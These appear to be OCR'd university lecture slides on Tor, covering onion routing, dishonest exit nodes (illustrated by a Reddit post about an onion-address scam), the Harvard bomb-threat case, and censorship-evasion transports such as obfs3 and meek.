
- Now the client sends some data…
  - $E(K_{or1},E(K_{or2},E(K_{or3}, Data)))$
- OR1 decrypts it and passes on to OR2
  - $E(K_{or2}, E(K_{or3}, Data))$
- OR2 then passes it on…
- Generally go through at least 3 hops…
  - Why 3? So that OR1 can't call up OR2 and link everything trivially

The Tor Browser…

- Surfing “anonymously” doesn’t simply depend on hiding your connection…
- But also configuring the browser to make sure it resists tracking
    - No persistent cookies or other data stores
    - ***No deviations from other people*** running the same browser
- Anonymity only works in a crowd…
    - So it really tries to make it all the same
- But by default it makes it easy to say “this person is using Tor”

But You Are Relying On Honest Exit Nodes…

- The exit node, where your traffic goes to the general Internet, is a man-in-the-middle…
  - Who can see and modify all non-encrypted traffic
  - The exit node also does the DNS lookups
- Exit nodes have not always been honest…


I just fell victim to a Tor exit …
https://www.reddit.com/r/Bitcoin/comments/43zhtb/i_just_fell_victim_to_a_tor_exit_node_sca
my subreddits
front - all - random | askreddit - funny - videos - todayilearned - gaming - pics - news - gifs - iama -
r/bitcoin
comments
other discussions (1)
112

This is an archived post. You won't be able to vote or comment.

I just fell victim to a Tor exit node scam. (self.Bitcoin)

submitted 10 months ago * by ImStupidAgain

I was looking to mix some coins with bitmixer.io. I had visited their site and read up on reviews and decided to give them a try.


I figured it would be wise to connect through Tor, so I went to the clearnet site and copied the onion address that was shown on the homepage. Stupid me not realizing that I should use a regular connection and not Tor to find the address.

Fortunately I only lost a marginal amount, but everybody be warned once again. It's really easy to make a mistake like that.

The mixer site: https://bitmixer.io

The real onion site: http://bitmixer2whesigi.onion/

Anonymity Invites Abuse… (Stolen from Penny Arcade)


Unreal Tournament 2004 lends incontrovertible proof to John Gabriel's Greater Internet Fuckwad Theory.
Normal Person
+
Anonymity
+
Audience
=
Total Fuckwad
Shitcock
2+3=Cats
©2004 Mike Krahulik and Jerry Holkins

This Makes Using Tor Browser Painful…

And Also Makes Running Exit Nodes Painful…

- If you want to receive abuse complaints…
  - Run a Tor Exit Node
- Assuming your ISP even allows it…
  - Since they don’t like complaints either
- Serves as a large limit on Tor in practice:
  - Internal bandwidth is plentiful, but exit node bandwidth is restricted

One Example of Abuse: The Harvard Bomb Threat…

- On December 16th, 2013, a Harvard student didn't want to take his final in "Politics of American Education"…
  - So he emailed a bomb threat using Guerrilla Mail
  - But he was "smart" and used Tor and Tor Browser to access Guerrilla Mail
- Proved easy to track
  - "Hmm, this bomb threat was sent through Tor…"
  - "So who was using Tor on the Harvard campus…" (look in Netflow logs..)
  - "So who is this person…" (look in authentication logs)
  - "Hey FBI agent, wanna go knock on this guy's door?!"
- There is no magic Operational Security (OPSEC) sauce…
  - And again, anonymity only works if there is a crowd

Censorship Resistance: Pluggable Transports

- Tor is really used by two separate communities
  - Anonymity types who want anonymity in their communication
  - Censorship-resistant types who want to communicate despite government action
    - The price for "free" censorship evasion is that your traffic acts to hide other anonymous users
- Vanilla Tor fails the latter completely
- So there is a framework to deploy bridges that encapsulate Tor over some other protocol
  - So if you are in a hostile network...
  - Lots of these, e.g. OBS3 (Obfuscating Protocol 3), OBS4, Meek...

OBS3 Blocking: China Style

- Its pretty easy to recognize something is ***probably*** the Tor obs3 obfuscation protocol
    - But there may be false positives...
        - And if you are scanning ***all internet traffic in China*** the base rate problem is going to get you
- So they scan all Internet traffic looking for obs3...
    - And then try to connect to any server that looks like obs3
- If it is verified as an obs3 proxy...
    - China then blocks that IP/port for 24 hours


Meek: Collateral Freedom

- Meek is another pluggable transport
  - It uses Google App engine and other cloud services
- Does a TLS connection to the cloud service
  - And then encapsulates the Tor frames in requests laundered through the cloud service
- Goal is "Too important to block"
  - The TLS handshake is to a legitimate, should not be blocked service
  - And traffic analysis to tell the difference between Meek and the TLS service is going to be hard/have false positives

